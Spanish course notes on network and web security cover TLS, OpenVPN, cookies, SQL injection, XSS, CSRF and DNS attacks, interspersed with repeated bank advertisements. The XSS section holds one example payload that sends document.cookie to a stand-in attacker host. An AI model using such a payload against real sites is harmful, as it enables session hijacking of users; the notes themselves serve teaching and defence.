- En el ClientHello se incluye el ID de una sesión anterior, indicando que se van a usar las mismas claves y algoritmos criptográficos
- Si el servidor tiene guardado ese ID podrá establecerse el intercambio de mensajes seguro con la información guardada
- En caso contrario se tendrá que realizar una negociación completa



TLS 1.3

Introduce mejoras en seguridad y rendimiento:

- Reduce la latencia del handshake: 1-RTT que se puede convertir en 0-RTT si se reutiliza una sesión previa.
- Se firma digitalmente la mayor parte del handshake.
- Mejora la resistencia a ataques entre protocolos.
- Elimina funciones o protocolos heredados (Ej. SSLv3)


Elimina algoritmos inseguros:

- Elimina RSA y activa DH efímero. Solo permite los grupos ECDHE o DHE más seguros. (intercambio de claves)
- Elimina el algoritmo de cifrado de flujo RC4 y el modo de bloque CBC y solo permite elegir entre 5 algoritmos tipo AEAD como AES_256_GCM.
- Se usa HKDF Hash Algorithm basado en HMAC para generar claves y autenticar.

Diferencia negociaciones TLS 1.2 vs TLS 1.3

TLS 1.2	TLS 1.3
<ul style="list-style-type: none"> ▪ Tipo de certificados soportados ▪ Algoritmo de firma ▪ Función resumen para generar claves ▪ Algoritmo MAC ▪ Algoritmo de intercambio de clave ▪ Algoritmo de cifrado ▪ Modo de cifrado 	<ul style="list-style-type: none"> ▪ Algoritmo de cifrado + HKDF Hash (AEAD) <ul style="list-style-type: none"> • Ej.:TLS_AES_256_GCM_SHA384 ▪ Algoritmo de intercambio de clave <ul style="list-style-type: none"> • Ej:DHE2048, X25519 ▪ Algoritmo de firma <ul style="list-style-type: none"> • RSA o ECDSA

Handshake TLS 1.3:



OpenVPN

Los paquetes IP de los interfaces virtuales tun (de red) o tap (de enlace) son autenticados, cifrados y encapsulados en datagramas UDP y enviados al equipo remoto. Soporta TCP pero produce mucha sobrecarga.

El equipo remoto los desencapsula, descifra y verifica, y los inyecta en el interfaz virtual

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#)



Módulo 2

2.1 Seguridad web

Objetivos: Navegar por una web de forma segura y soportar aplicaciones web seguras.

La seguridad web implica:

- Seguridad del servidor.
- Seguridad de las aplicaciones web.
- Seguridad en el modelo de navegador.
- Seguridad en el protocolo http.
- Gestión de autenticación y sesión

Servidores web

Es un programa informático que: Almacena páginas web, acepta y gestiona peticiones web de clientes y genera una respuesta que envía al cliente.

Para la transmisión de datos se usa el protocolo **HTTP**. El código recibido en el cliente es interpretado y renderizado en el navegador web para poder mostrarlo por pantalla.

Servidor web: Está diseñado para gestionar y servir contenido web estático, a pesar de que pueda soportar plugins (Perl, PHP, ASP) que le permitan generar contenido dinámico

Servidor de aplicaciones: gestiona contenido web dinámico


El servidor web puede ser configurado como un proxy inverso del servidor de aplicaciones.

Si el cliente solicita contenido estático el servidor web responde directamente.

Si solicita contenido dinámico, se ha solicitado recientemente lo tiene guardado y responderá, si no, se lo solicitará al servidor de aplicaciones.

Navegador: Software de cliente que permite el acceso a los contenidos web almacenados en los servidores: Realiza las peticiones del contenido web e interpreta y renderiza las respuestas.

Arquitectura del navegador



Componentes del navegador:

- **DOM (Document Object Model):** Interfaz de programación para documentos HTML, XML y SVG – representación jerárquica del documento como grupo de nodos y obj.
- **Scripting en el cliente:** Con DOM, proporciona HTML dinámico. Intercambio de datos con el servidor sin recargar la página
- **CSS, Cookies y Mashups** (Mezcla de contenedores <IFRAME> que muestran partes de sitios dentro del documento actual)


Aplicación web es una aplicación almacenada en un servidor web o en un servidor de aplicaciones que puede ser accedida por los usuarios a través de un navegador.

Arquitectura de una aplicación web:

Consulta condiciones aquí



- **Capa de presentación (front-end)**
 - Contenido generado estática o dinámicamente que es después visualizado por el navegador
- **Capa lógica o de negocio (middleware)**
 - Lógica principal de procesamiento
 - Generación de datos, usando Java EE, ASP.NET, PHP...
- **Capa de datos (back-end)**
 - Conjuntos de datos
 - **Gestores de bases de datos** que gestionan y proporcionan acceso a los datos



Protocolo HTTP

Protocolo de comunicación que permite las transferencias de información en la World Wide Web. Define la sintaxis y la semántica que utilizan los elementos de software en la arquitectura web.

Modelo petición - respuesta: El cliente (navegador) establece conexión con el **puerto 80** del servidor y envía una solicitud de datos a un recurso. El servidor la procesa y la responde. Es un protocolo **sin estado**: no guarda ninguna información sobre conexiones anteriores. Una vez se ha producido la solicitud y la respuesta, se cierra la conexión (en ambos). El intercambio de datos se lleva a cabo en **texto en claro**.

Comandos o métodos:

- GET: solicita datos de un recurso
- HEAD
- POST: envía datos a un recurso para ser procesados
- PUT
- DELETE

El cliente establece una conexión con el servidor (SYN, SYN+ACK, ACK). El cliente cierra la conexión TCP (FIN + ACK, ACK).

Petición HTTP: Método + ruta + versión HTTP y debajo encabezados. No hay datos.

Respuesta HTTP: Versión HTTP + código de estado + razón y debajo encabezados. Los encabezados tienen las cookies aquí. Por último hay datos del tipo <html>....</html>

HTTP url: Protocolo + Nombre del host + Recurso solicitado: path y archivo (gen. HTML)

Ejemplo: <https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos.html>

La query siempre va precedida de ?

Necesidad de cookies: La necesidad de guardar el **estado** y concepto de sesión.

Cookies: Almacenan el estado en el cliente y se usan principalmente para tres propósitos:


Gestión de sesiones, personalización y promocional. El servidor la envía al navegador del cliente para que la almacene y la envíe en cualquier http request futura a ese servidor

Sesión: Es una secuencia de peticiones y respuestas desde un navegador a uno o más sitios. Una sesión puede ser corta o larga.

Gestión de sesiones: El usuario se autentica una sola vez (single sign on), las siguientes peticiones se vinculan al usuario

- Necesidad de almacenar el identificador de sesión.
- Sin gestión de sesiones, los usuarios tendrían que autenticarse constantemente.

Funcionamiento de las cookies:



Alternativas para almacenar el identificador de sesión:

- **En una Cookie:** Set-Cookie:SessionId=kh7y3b. Lo malo es que envía una cookie en cada petición.
- **En los enlaces URL:** <https://site.com/checkout?SessionId=kh7y3b>. Lo malo es que revela información.
- **En un campo oculto del formulario:** <input type="hidden" name="sessionid" value="kh7y3b">. Solo válida en sesiones cortas, y solo para POST.
- **En una propiedad DOM:** Sólo válida para sesiones cortas No se puede usar si el usuario se conecta al sitio desde otra ventana.

Cualquier sitio web por el que navegemos identificado debe proporcionar un **cierre de sesión (logout)** donde se debe: borrar SessionId en el cliente y marcar el identificador de sesión como expirado en el servidor

Vulnerabilidades en conexiones web:

En la red: Protocolo HTTP.

En el servidor: SO, Aplicaciones (software) del servidor, contenido activo del servidor y Aplicaciones web.

En el cliente: Navegador y Contenido activo en el cliente.

Sesiones: Cookies.

Seguridad en el protocolo: HTTPS (HTTP Secure)

Vulnerabilidad de HTTP: No cifra los datos en la comunicación, por lo que se puede interceptar la comunicación entre servidor y cliente, y la interpretación del flujo de datos es directa. La solución es **HTTPS**, una combinación de los protocolos HTTP y TLS para una comunicación segura entre un navegador y el servidor web. Usa el puerto 443. Cifra las URLs, el contenido del documento, los formularios, cookies y encabezados.

Seguridad en el navegador

Same-site request: Petición HTTP a un mismo sitio.

Cross-site request: Petición HTTP a otro sitio web.

Vulnerabilidad: La posibilidad de que desde un sitio web se puedan cargar y se pueda acceder a recursos de otros sitios sin autorización. Solicitudes de sitios cruzados podrían ser ejecutadas sin consentimiento o conocimiento de la víctima.

Solución: **Política del mismo origen**, evita que un recurso que pertenece a un origen pueda modificar las propiedades o atributos de otro recurso de un origen diferente. Se usa en los navegadores modernos que **sopportan scripts en la parte del cliente**.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.



Permite interacciones entre páginas servidas como parte del mismo sitio (mismo nombre DNS o con una parte del mismo) e impide cualquier interferencia entre sitios no relacionados.

Desde una página se podrá acceder al DOM de otra si ambas tienen el mismo origen. Deben coincidir el protocolo, dominio y número de puerto.

Esta política también se aplica a las cookies mediante el campo **SameSite** y sus valores: **Strict** y **Lax**. Con Strict, la cookie solo se enviará si el sitio al que pertenece la cookie es el mismo que aparece en la barra url del navegador. Con Lax, se permiten envíos de cookies en algunas solicitudes de sitios cruzados (solo con GET) no permite ref. cruzadas con iframes por ejemplo.

Contenido activo en el cliente y seguridad: Código que se ejecuta directamente en la máquina cliente: Javascript (Javascript integrado en HTML e interpretado por el navegador) y Active X (Contenido ejecutable que se descarga y ejecuta por separado).

Javascript: Tiene la capacidad de abrir nuevas ventanas del navegador sin permiso (pop-ups). Se puede usar para robar contraseñas, nº de tarjetas, monitorizar la actividad del navegador,... Se recomienda deshabilitar Javascript en computadores con información sensible.

Active X: Permite descargar, instalar y ejecutar sw. Se puede ver como un plug-in autoinstalable.

Cookies y seguridad: Se usan para identificar a un usuario y autenticar su sesión en una sitio web.

Vulnerabilidades	Ataques	Soluciones
<ul style="list-style-type: none">La cookie puede ir en texto en claroLa cookie puede ser modificada por otro sitio web dentro del mismo dominio de la cookieLa cookie se puede leer ejecutando código JavascriptEl navegador manda las cookies en una solicitud a un sitio web enviada desde un sitio web distinto	<ul style="list-style-type: none">Robo de datos sensiblesModifica parámetros de una cookie con la intención de atacar a un servidor web (Cookie poisonig)Robo del identificador de sesión del usuario y secuestro de su sesión (XSS)El atacante aprovecha que el usuario tiene una sesión abierta en un sitio web para forzarlo a realizar una acción maliciosa (CSRF)	<ul style="list-style-type: none">Crear la cookie con el atributo SecureAñadir un código MAC a la cookieCrear la cookie con el atributo HTTPOnlyCrear la cookie con el atributo samesite a valor strict o lax

Secure cookies: El navegador solo envía la cookie de vuelta sobre HTTPS, confidencialidad frente atacante de red y se necesita MAC para integridad: Set-cookie: NAME=VALUE ; **secure=true**;

HTTP-Only cookies: Cookie enviada sobre HTTP(S), pero no accesible a los scripts. No puede leerse con document.cookie o XMLHttpRequest y ayuda a evitar el robo de cookies por medio de XSS. Set-cookie: NAME=VALUE ; **httpOnly**;

Sesiones y seguridad: Secuestro de sesión: El atacante roba el identificador de sesión de usuario y después envía solicitudes al servidor en su nombre. El identificador se puede obtener de la URL o de las cookies. Para obtenerlo puede adivinarlo, hacer ataques XSS o crear urls con id anónimos.

Para prevenir este ataque se deben: Generar id de sesión impredecibles, usar sólo HTTPS, protección contra ataques XSS y teclear las url completa no pinchando en enlaces.

Aplicaciones web y seguridad:

Vulnerabilidades de las aplicaciones:

SQLi: (SQL Injection) Cambia el significado de un comando de acceso a bases de datos.

XSS: (Cross-Site-Scripting) Inyecta un script malicioso en un contexto de confianza.

Consulta condiciones aquí



WUOLAH 28

CSRF: (Cross-Site Request Forgery) Aprovecha la sesión de un usuario en un servidor.

SQL Injection: Es un ataque en el que se inserta código malicioso en las cadenas de entrada que se pasan a una instancia SQL Server para su análisis y ejecución. Se aprovecha de la vulnerabilidad presente en algunas aplicaciones a nivel de validación en las entradas. La intrusión ocurre en el servidor, durante la ejecución de la consulta.


Se pueden inyectar: Comandos, Código Javascript o Código XML.

Caracteres típicos usados en inyección de código: ; (Delimitador consultas), ' (Delimitador caracteres), -- (Delimitador comentarios)

Consulta normal:

```
SELECT * FROM Users WHERE user= ' me ' AND pwd= ' 1234 '
```

Inyección sql:



Para **prevenir** este ataque se deben validar los datos introducidos por el usuario, rechazar cadenas con datos binarios, secuencias de escape y caracteres de comentario y no construir comandos SQL directamente a partir de los datos indicados por el usuario.

Cross-Site Scripting: Un atacante inyecta código script en páginas generadas por una aplicación web, explotando así la confianza que tiene el navegador en un sitio particular.

Métodos para inyectar código malicioso:

- De servidor:
 - XSS reflejado ("tipo 1") El script malicioso se devuelve al usuario como parte de una página del sitio víctima.
 - XSS almacenado ("tipo 2") El atacante almacena el script malicioso en un recurso gestionado por la aplicación web, como una base de datos
- De cliente: XSS basado en DOM ("tipo 0" o XSS de cliente).

Ejemplo: Un atacante crea una URL que contiene un script:

`http://website.com/buscar.php?term =`

```
<script>window.open("http://atacante.com?cookie=" + document.cookie)</script>
```

Puede hacer llegar esa url mediante un foro, phising etc.

XSS reflejado vía e-mail: El servidor atacante envía un e-mail con un enlace que contiene un script malicioso y la víctima entra a la web legítima mediante el enlace que le insertará el script a la respuesta. El servidor responde y se ejecuta el script al mostrarse la página, dándole datos al atacante.

XSS almacenado o persistente: El servidor atacante inyecta un script malicioso en una web, infectando un servidor. El usuario visita la web y el servidor devuelve el contenido con el script. El navegador muestra la página y se ejecuta el script, dando info al atacante.

XSS basado en DOM (o de cliente): El atacante tiene que conseguir que la víctima pulse un determinado link. El script no se ve en el campo datos. El código fuente HTML y el de respuesta es exactamente el mismo (la página solicitada al servidor no cambia).

Lo que es diferente es cómo se ejecuta esa página en el cliente debido a la interpretación que hace de ella el DOM en su navegador.

Para **prevenir** este ataque es necesario validar todo de forma rigurosa, detectar el código en las entradas de usuario y borrarlo, filtrarlo o sanearlo y separar el código de los datos de nuestro programa.

Cross-Site Request Forgery: Un atacante, a través de un usuario autenticado en un sitio web, realiza acciones maliciosas en dicho sitio. Aprovecha la sesión abierta de un usuario en un sitio web (Es posible porque se acepta el envío de cookies desde sitios web cruzados). Explota la confianza que tiene el sitio en el usuario. Consiste en engañar a la víctima para que vaya a un enlace modificado mientras tiene su sesión abierta en el sitio objetivo. (Gran uso de ingeniería social).


Funcionamiento: El usuario inicia sesión y mientras tiene la sesión abierta accede al sitio web malicioso que le responde con una página con contenido malicioso. El navegador envía una petición falsa al servidor objetivo que lleva las cookies del usuario en el sitio objetivo

La solicitud utilizará el método POST y el atacante necesita crear una etiqueta FORM con la orden maliciosa.

Ejemplo de escenario GET: La aplicación web usa solicitudes GET para transmitir parámetros, se puede usar un link, camuflándolo como un enlace no sospechoso:

View my Pictures!

Ejemplo escenario POST



Para **prevenir** este ataque siempre debemos validar el encabezado Referer, usar el atributo samesite de las cookies y hacer uso y validación de los tokens secretos de usuario.

2.2 Seguridad DNS

¿Qué se necesita conocer para establecer una conexión?

Para crear el paquete TCP/UDP se necesita el número de puerto destino (son conocidos) y para crear el datagrama IP se necesita conocer la IP destino. Las direcciones IP son difíciles de manejar para los humanos por lo que a las máquinas se les asignan nombres.

Domain Name System (DNS) es un sistema globalmente distribuido, escalable y jerárquico. Su función principal es la de traducir nombres simbólicos a direcciones IP

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).




(resolución DNS). **La información se agrupa en zonas**, cada una corresponde con un espacio de nombres o dominio. Es mantenida por un servidor DNS autoritativo y se almacena en forma de registros RR que pueden almacenar direcciones IP u otro tipo de información.

Elementos de DNS:

- **Espacio de dominios de nombres:** Estructura jerárquica de árbol donde cada nodo contiene información de su dominio.
- **Servidores de nombres:** Encargados de mantener y proporcionar información del espacio de dominios.
- **Resolutores:** Se encargan de generar las consultas, obtener la información solicitada y ofrecerla al usuario.

Espacio de dominios de nombres



Servidores de nombres

Hay dos tipos:

- **Servidores autoritativos:** Almacenan y proporcionan información sobre el espacio de nombres y direcciones de la zona de la que son responsables. Pueden ser:

Maestros: Administran y guardan las versiones definitivas de los RRs.

Esclavos: Guardan copias de los RRs de los servidores maestros, cada vez que se produce un cambio en un servidor maestro la información de los esclavos es actualizada (**transferencia de zona**).

-**Servidores caché:** Almacenan de forma temporal los RRs de distintos dominios que han conseguido consultando a los servidores autoritativos. Obtienen la información mediante búsqueda recursiva • Reducen el tráfico DNS y la carga de los servidores autoritativos.
Servidores de nombres de la zona raíz (actualmente 13): Se nombran con "letra".root-servers.net.

La **zona DNS** es una porción del espacio de dominio de nombres controlada por un servidor DNS autoritativo.

La información se almacena en RRs con el siguiente formato:

Consulta condiciones aquí



do your thing

WUOLAH

31

name [ttl] class type data

- **name:** nombre de dominio propietario del RR
- **ttl:** tiempo que debe almacenarse el RR en la caché
- **class:** normalmente IN (Internet)
- **type (lista parcial):**
 - ✓ SOA: Inicio de autoridad (*Start Of Authority*), indica el nombre del servidor primario de la zona, e-mail de contacto y parámetros temporales
 - ✓ NS: Servidor de nombres (apunta a otro servidor)
 - ✓ A: Dirección IPv4 de un nodo (AAAA para IPv6)
 - ✓ MX: Intercambiador de e-mail
 - ✓ CNAME: Nombre canónico (alias)
 - ✓ TXT: Texto (proporciona información adicional)
- **data:** según type y class

Existen varias **transacciones DNS**:

Consultas/Respuestas DNS: Hay de dos tipos:


- **Iterativas:** Si el recurso solicitado no se encuentra en el servidor DNS devuelve un puntero al servidor autoritativo del siguiente nivel al que se debe trasladar la consulta.
- **Recursivas:** El servidor devuelve siempre la respuesta, si no la tiene la busca. Cuando la consigue la guarda en caché.

Transferencias de zona: Mecanismo de replicación de ficheros de zona (maestro a esclavo). La inicia el esclavo al recibir notificación del maestro de que ha habido un cambio en los registros o ha transcurrido cierto tiempo especificado en el registro SOA.

Actualizaciones dinámicas: Mecanismo utilizado para actualizar los ficheros de zona de un servidor DNS.

Notificaciones: Transacciones que usa un servidor maestro para notificar cambios en su base de datos.

Consulta DNS recursiva:



Si no tiene el recurso lo busca mediante consultas iterativas y cuando encuentra el recurso lo devuelve.

Consulta DNS iterativa: Se hace una consulta a un servidor autoritativo de la zona preguntando por una IP. El servidor no tiene la respuesta a la consulta realizada y envía el nombre de los servidores autoritativos de otra zona para que se les pueda hacer la consulta. Se indica desde qué IP y puerto se ha enviado la respuesta.

El **mensaje DNS** usa principalmente UDP (puerto 53) aunque también se usa TCP cuando la respuesta excede de 512 bytes o para transferencias de zona. La consulta consiste de una petición UDP del cliente y una respuesta UDP del servidor.

Almacenamiento en caché:

Las respuestas DNS se almacenan en caché: Rápida respuesta para traducciones repetidas.

Las consultas DNS negativas se almacenan en la caché: Rápida respuesta para traducciones repetidas

Los datos de la caché exirpan periódicamente (Tiempo de vida controlado por el propietario).

La respuesta se almacena en la caché si pertenece al mismo dominio que la consulta


Vulnerabilidades y ataques DNS

No proporciona confidencialidad, con consultas y respuestas en texto claro.

No autentica las respuestas: Utiliza UDP principalmente → Suplantación de direcciones (IP address spoofing) muy sencilla (no hay números SEQ/ACK que adivinar).

Estas vulnerabilidades son críticas:

- Los usuarios y sistemas normalmente confían en la asociación URL-dirección IP proporcionada por DNS.
- Las URLs son la base para muchas políticas de seguridad, como la política de mismo origen de los navegadores



Las transferencias de zona DNS:

Son necesarias para proporcionar **alta disponibilidad**. (usar TSIG)

Un **atacante puede explotar un error de configuración** que permite una transferencia de zona, obteniendo una lista de direcciones IP y nombres de sistemas válidos.

Bajo ciertas condiciones, **puede ser posible obtener datos acerca de la red interna de una organización**.

Las respuestas a preguntas DNS serán aceptadas si:

El puerto de la respuesta es el mismo que el puerto origen de la pregunta.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene una cobertura máxima de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).



El campo ID de la respuesta es el mismo que el de la pregunta.

El campo ANSWER debe referir el mismo recurso que el campo QUESTION.

Las secciones Authority y Additional contienen nombres dentro del mismo dominio que la pregunta.

Salvo el ID todos estos parámetros son fácilmente identificables y el ID es fácil de adivinar.


Envenenamiento de caché DNS (DNS cache poisoning)

Un atacante proporciona registros falsos a un servidor DNS y consigue que los almacene en su caché. DNS usa un identificador de consulta (Query ID) para asociar peticiones y respuestas.

La caché puede ser envenenada cuando un servidor: Acepta registros no solicitados, no comprueba los identificadores de consulta, usa identificadores predecibles (secuenciales o poco aleatorios) o recibe múltiples consultas y múltiples respuestas para cada consulta con distintos ID.

Si un servidor acepta los registros y los almacena en su caché, sus usuarios serán dirigidos a un sitio erróneo. **Suplantación de DNS (DNS spoofing).**

Ataque de revinculación (DNS rebinding)



Se aprovecha de la política del mismo origen.

Mitigación en el navegador:, fijación de DNS no permitiendo cambiar a la nueva dirección IP. (No funciona bien con proxies o VPNs)

Defensas en el servidor web: Comprobar dominios no reconocidos en la cabecera Host y autenticar a los usuarios por algo más que la dirección IP.

